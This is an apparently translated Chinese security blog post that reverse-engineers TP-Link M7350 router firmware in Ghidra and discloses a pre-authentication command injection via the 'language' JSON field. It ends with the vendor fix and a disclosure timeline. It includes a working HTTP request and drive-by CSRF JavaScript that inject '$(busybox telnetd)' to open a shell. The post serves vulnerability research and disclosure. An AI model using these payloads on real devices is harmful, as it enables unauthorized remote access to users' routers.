
这看起来非常像查找表。如果你双击dword
15384h，你会发现自己在binary中的那个偏移量的位置。它看起来非常像函数的开头，目测像是将请求解析到webServer API■■的功能。

```
memset(acStack224,0,200);
if ((iParm1 == 0 || iParm2 == 0) || (iVar1 = cJSON_GetObjectItem(iParm1,"action"), iVar1 == 0)) {
    return 1;
}
switch(*(undefined4 *)(iVar1 + 0x14)) {
case 0:
    iVar1 = call_popen("uci get webserver.user_config.language");
    if (iVar1 != 0) {
        uVar2 = cJSON_CreateString();
        iVar4 = 0;
        cJSON_AddItemToObject(iParm2,"language",uVar2);
        goto LAB_0001540c;
    }
    break;
case 1:
    iVar1 = cJSON_GetObjectItem(iParm1,"language");
    if ((iVar1 != 0) && (*(int *)(iVar1 + 0x10) != 0)) {
        snprintf(acStack224,200,"uci set webserver.user_config.language=%s;uci commit webserver");
        iVar4 = call_popen(acStack224);
        if (iVar4 != 0) {
            iVar4 = 0;
            snprintf(acStack224,200,"ubus send %s \'{\"%s\": \"%s\" }\'","webserver_event_type",
                     "webserver_new_language",*(undefined4 *)(iVar1 + 0x10));
            call_popen(acStack224);
            goto LAB_0001540c;
        }
    }
    break;
```



你能发现漏洞吗？我们将在一秒钟内回到这一点。

您可以通过右键单击FUN_00015384->重命名功能重命名此功能。我选择了名称API_webServer_function

如果像我一样，你想确保查找表中指向0x00015384的指针实际显示你的新函数名，你可以回到指针，右键单击它->引用->创建内存引用。为了更方便，一旦您知道查找表




然后，反汇编视图将显示函数名称，而不仅仅是原始双字




如果我们想要彻底，我们可以向上滚动到看起来像查找表的开头，查看它是否在函数中引用，并分析该函数的作用。

向上滚动到查找表的开头是字符串`lan`，这是由我重命名为`parse_json`的函数引用的



parse_json函数非常大，但它引用lan字符串表明它是如何使用此查找表的



这个do-while循环从请求JSON中获取模块名称，并且从lan的地址开始
以0x44的增量循环每个相对偏移。每个循环，strcmp是用户提供的字符串，传递给module参数，字符串位于查找表中每个条目的开头，直到匹配为止。然后它调用相关的

回到bug

刚才有一些逆向的内容让人分析，让我们回到API_webServer_function，Ghidra为我们准备了一个非常好的切换语句供我们仔细阅读

```
memset(acStack224,0,200);
if ((iParm1 == 0 || iParm2 == 0) || (iVar1 = cJSON_GetObjectItem(iParm1,"action"), iVar1 == 0)) {
    return 1;
}
switch(*(undefined4 *)(iVar1 + 0x14)) {
case 0:
    iVar1 = call_popen("uci get webserver.user_config.language");
    if (iVar1 != 0) {
        uVar2 = cJSON_CreateString();
        iVar4 = 0;
        cJSON_AddItemToObject(iParm2,"language",uVar2);
        goto LAB_0001540c;
    }
    break;
case 1:
    iVar1 = cJSON_GetObjectItem(iParm1,"language");
    if ((iVar1 != 0) && (*(int *)(iVar1 + 0x10) != 0)) {
        snprintf(acStack224,200,"uci set webserver.user_config.language=%s;uci commit webserver");
        iVar4 = call_popen(acStack224);
        if (iVar4 != 0) {
            iVar4 = 0;
            snprintf(acStack224,200,"ubus send %s \'{\"%s\": \"%s\" }\'","webserver_event_type",
                     "webserver_new_language",*(undefined4 *)(iVar1 + 0x10));
            call_popen(acStack224);
            goto LAB_0001540c;
        }
    }
    break;
```

提取用户提供的来自JSON请求的action值(来自iVar1 + 0x14)，并且switch case根据其值运行。

因此，如果我们发送包含{"module":"webServer"■"action":0}之类的请求，则QCMAP_Web_CLIENT进程将使用参数uci get webserver.user_config.language调用函数call_popen

然后它创建一个JSON对象，并将从call_popen获得的值作为language值返回。

```
case 0:
    iVar1 = call_popen("uci get webserver.user_config.language");
    if (iVar1 != 0) {
        uVar2 = cJSON_CreateString();
        iVar4 = 0;
        cJSON_AddItemToObject(iParm2,"language",uVar2);
        goto LAB_0001540c;
    }
    break;
```

call_popen是我自己给这个函数的名字。它只是popen系统调用的一个简单的wrapper，带有一些错误检查和返回值处理。这是完整的：

popen调用本身是突出显示的

盛大的popening

popen字面上运行系统级命令。它很像system或exec。将不受信任的用户输入直接传递给它存在问题，但这正是二进制文件所做的。

```
memset(acStack224,0,200);
if ((iParm1 == 0 || iParm2 == 0) || (iVar1 = cJSON_GetObjectItem(iParm1,"action"), iVar1 == 0)) {
    return 1;
}
switch(*(undefined4 *)(iVar1 + 0x14)) {
case 0:
    iVar1 = call_popen("uci get webserver.user_config.language");
    if (iVar1 != 0) {
        uVar2 = cJSON_CreateString();
        iVar4 = 0;
        cJSON_AddItemToObject(iParm2,"language",uVar2);
        goto LAB_0001540c;
    }
    break;
case 1:
    iVar1 = cJSON_GetObjectItem(iParm1,"language");
    if ((iVar1 != 0) && (*(int *)(iVar1 + 0x10) != 0)) {
        snprintf(acStack224,200,"uci set webserver.user_config.language=%s;uci commit webserver");
        iVar4 = call_popen(acStack224);
        if (iVar4 != 0) {
            iVar4 = 0;
            snprintf(acStack224,200,"ubus send %s \'{\"%s\": \"%s\" }\'","webserver_event_type",
                     "webserver_new_language",*(undefined4 *)(iVar1 + 0x10));
            call_popen(acStack224);
            goto LAB_0001540c;
        }
    }
    break;
```

如果操作为1，则language参数的值将传递给由snprintf函数构造的shell命令字符串，然后将其传递给call_popen

“但”——我听到你们齐声说 ——“SNPRINTF还有什么额外的参数？”

这真的是精明和敏锐的你，聪明的你。好吧，答案是，反编译器并不完美。我们期待看到：

```
snprintf(char_array_204,200,"uci set webserver.user_config.language=%s;uci commit webserver", *(iVar1 + 0x10));
```

但我们没有。这就是我们所全部看到的。

ARM中的函数调用

ARM中的函数调用类似于x86_64，因为参数存储在寄存器中

R0应包含第一个参数，R1表示第二个参数，R2表示第三个参数...等等

我们正在查看一个snprintf调用，如果要填充一些格式字符串，则应至少使用4个参数。而且uci set ...命令字符串中的%s绝对是格式字符串。

应以下列格式调用snprintf

```
int snprintf(char* s■size_t n■const char* format■...)
```

我们分析...，它会将任意多个字符串格式化地填入，由于已经注意到了明确的格式化字符串，我们希望R0,R1,R2,R3包含这个函数调用的参数

事实上我们可以在反汇编中看到R3，我们希望指向用于控制的language参数的寄存器，而它正在被设置，让我们看看是怎么回事

```
000154b4 05 00 a0 e1     cpy         r0,r5
000154b8 9c 10 9f e5     ldr         r1=>s_language_0001f1d0,[PTR_s_language_000155...

000154bc 98 d4 ff eb     bl          cJSON_GetObjectItem
000154c0 00 60 50 e2     subs        r6,language_val,#0x0
000154c4 cf ff ff 0a     beq         switchD_000153dc::caseD_5
000154c8 10 30 96 e5     ldr         r3,[r6,#0x10]
000154cc 00 00 53 e3     cmp         r3,#0x0
000154d0 cc ff ff 0a     beq         switchD_000153dc::caseD_5
000154d4 c8 10 a0 e3     mov         r1,#0xc8
000154d8 80 20 9f e5     ldr         r2=>s_uci_set_webserver.user_config.la_0001f1d...
```

首先，来自cJSON_GetObjectItem的返回值被赋予R6（返回值存储在R0中，但在此处标记为language_val，因为我在反编译器视图中将其重命名）

是的，我知道这是一个SUBtract指令，但有时在ARM反汇编中你会看到各种ADD或SUB的值为0x0，而不是直接MOV赋值，两者有一个关键的差异

它是SUBS而不仅仅是SUB的事实意味着根据操作的结果更新标志位flag。因此，如果SUBS指令导致R6等于零，则零标志（ZF）将被设置为1，并且将遵循下一个BEQ分支命

所以只需要几条指令就可以了。

我们也可以在伪代码中看到：

```
case 1:
    iVar1 = cJSON_GetObjectItem(iParm1,"language");
    if ((iVar1 != 0) && (*(int *)(iVar1 + 0x10) != 0)) {
```

iVar1 != 0检查空返回值

回到汇编，从cJSON_GetObjectItem调用返回的对象的指针已移至R6，然后，*(ptr+0x10)的存储器中的值移动到R3。然后CMP指令检查它是否为空。

```
000154b4 05 00 a0 e1     cpy         r0,r5
000154b8 9c 10 9f e5     ldr         r1=>s_language_0001f1d0,[PTR_s_language_000155...

000154bc 98 d4 ff eb     bl          cJSON_GetObjectItem
000154c0 00 60 50 e2     subs        r6,language_val,#0x0
000154c4 cf ff ff 0a     beq         switchD_000153dc::caseD_5
000154c8 10 30 96 e5     ldr         r3,[r6,#0x10]
000154cc 00 00 53 e3     cmp         r3,#0x0
000154d0 cc ff ff 0a     beq         switchD_000153dc::caseD_5
000154d4 c8 10 a0 e3     mov         r1,#0xc8
000154d8 80 20 9f e5     ldr         r2=>s_uci_set_webserver.user_config.la_0001f1d...
```

我们可以通过读取伪代码的其他部分进行有根据的猜测，即从cJSON_GetObjectItem返回的对象的偏移量0x10包含指向用户提供的字符串值的指针。然后有一个快速CMP

```
case 1:
    iVar1 = cJSON_GetObjectItem(iParm1,"language");
    if ((iVar1 != 0) && (*(int *)(iVar1 + 0x10) != 0)) {
```

但是，由于某种原因，Ghidra反编译器没有考虑到R3仍然填充的事实，即使在CMP之后，并且不包括在伪代码中。那好吧。至少我们现在肯定知道它在那里。

sry，回到刚刚的bug

现在它应该是不言而喻的，但是将`language`设置为shell命令将导致我们的shell命令被`snprintf`字面地包含在`uci set ...`字符串中。当该字符串传递给popen时，该命令将被执行。

我们现在知道伪代码应该是这样的：

```
case 1:
    iVar1 = cJSON_GetObjectItem(iParm1,"language");
    if ((iVar1 != 0) && (*(int *)(iVar1 + 0x10) != 0)) {
        snprintf(acStack224,200,"uci set webserver.user_config.language=%s;uci commit webserver", *(something *)(iVar1 + 0x10) );
        iVar4 = call_popen(acStack224);
```

因此，我们提供给`language`参数的值将替换`uci set ...`字符串中的`%s`格式字符串，该值存储在`acStack224`中，最后`popen`就被调用

因此，以下请求将生成`telnetd`。Pre-authentication

```
POST /cgi-bin/qcmap_web_cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.1/settings.html
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 65
Connection: close

{"module":"webServer","action":1,"language":"$(busybox telnetd)"}
```

接着，我们可以登录设备，并准备接下来的"掠夺"

所以只是一个仅限局域网的RCE?

好吧，不完全是。蜂窝调制解调器连接到APN，APN就像电信公司提供的大规模局域网。配置APN不一定要求严格——例如，不实施客户端隔离。在这些情况下，任何非常顽

还有可能存在`drive-by`
JavaScript跨站点请求伪造攻击。在JavaScript中，很容易枚举路由器所在的位置，查看它是否存在漏洞，并伪造可能执行代码的请求。您可以在我们的旧帖子中看到此类攻

这是注入命令的JavaScript，等待500毫秒，并将语言设置为正常：

```
function sleep(ms) {
return new Promise(resolve => setTimeout(resolve, ms));
}
function inject(lang){
var xhr = new XMLHttpRequest();
var url = "http://192.168.0.1/cgi-bin/qcmap_web_cgi";
xhr.open("POST", url, true);
xhr.send(JSON.stringify({"module":"webServer","action":1,"language
":lang}));
}

inject("$(busybox telnetd)");
sleep(500).then(() => {
inject("en");

});
```

修复bug

TP-Link在固件更新190531中解决了这个问题。修复了什么？

```
case 1:
    iVar1 = cJSON_GetObjectItem(iParm1,"language");
    if ((iVar1 != 0) && (*(int *)(iVar1 + 0x10) != 0)) {
        snprintf(acStack224,200,"uci set webserver.user_config.language=\'%s\';uci commit webserver");
        iVar4 = FUN_00014a1c(acStack224);
        if (iVar4 != 0) {
            iVar4 = 0;
            snprintf(acStack224,200,"ubus send %s \'{\"%s\": \"%s\" }\'","webserver_event_type",
                     "webserver_new_language",*(undefined4 *)(iVar1 + 0x10));
            FUN_00014a1c(acStack224);
            goto LAB_0001540c;
        }
    }
```

使用了单引号转义格式化字符串，聪明。

结论

蜂窝调制解调器中的错误仍然很常见。这只是我们在M7350中发现的一个漏洞的例子。公平地说，我只花了一天左右的时间。因此，可能会有更不明显的问题。其他TP-Lin

TP-Link的回应：

26/02/2019 - 首次接触尝试。
02/03/2019 - 第二次接触尝试。
12/03/2019 - 第三次接触尝试。
18/03/2019 - TP-Link终于回复了。
18/03/2019 - 发送一个命令注入问题的详细信息。
02/04/2019 - TP-Link确认收到电子邮件。
18/04/2019 - TP-Link确认存在问题，表示他们正在努力解决问题。
18/04/2019 - TP-Link提供用于测试的beta固件。
25/04/2019 - 我有时间查看这个固件，找到另一个bug。
29/04/2019 - TP-Link提供另一个更新的固件，修复了这个第二个错误。
14/04/2019 - 我发现有更多时间再次查看此固件，确认修复。
03/06/2019 - TP-Link发布固件版本190531

TP-Link曾表示此问题仅影响M7350硬件版本3，我不完全确定这是否属实。我一直希望，在收到命令注入漏洞报告后，他们会为其他非常类似的问题提供整个代码库的审计

点击收藏 | 0 关注 | 1

上一篇：linux内核漏洞利用初探（2）：... 下一篇：[红日安全]Web安全Day2 -...

1. 0 条回复
   - 动动手指，沙发就是你的了！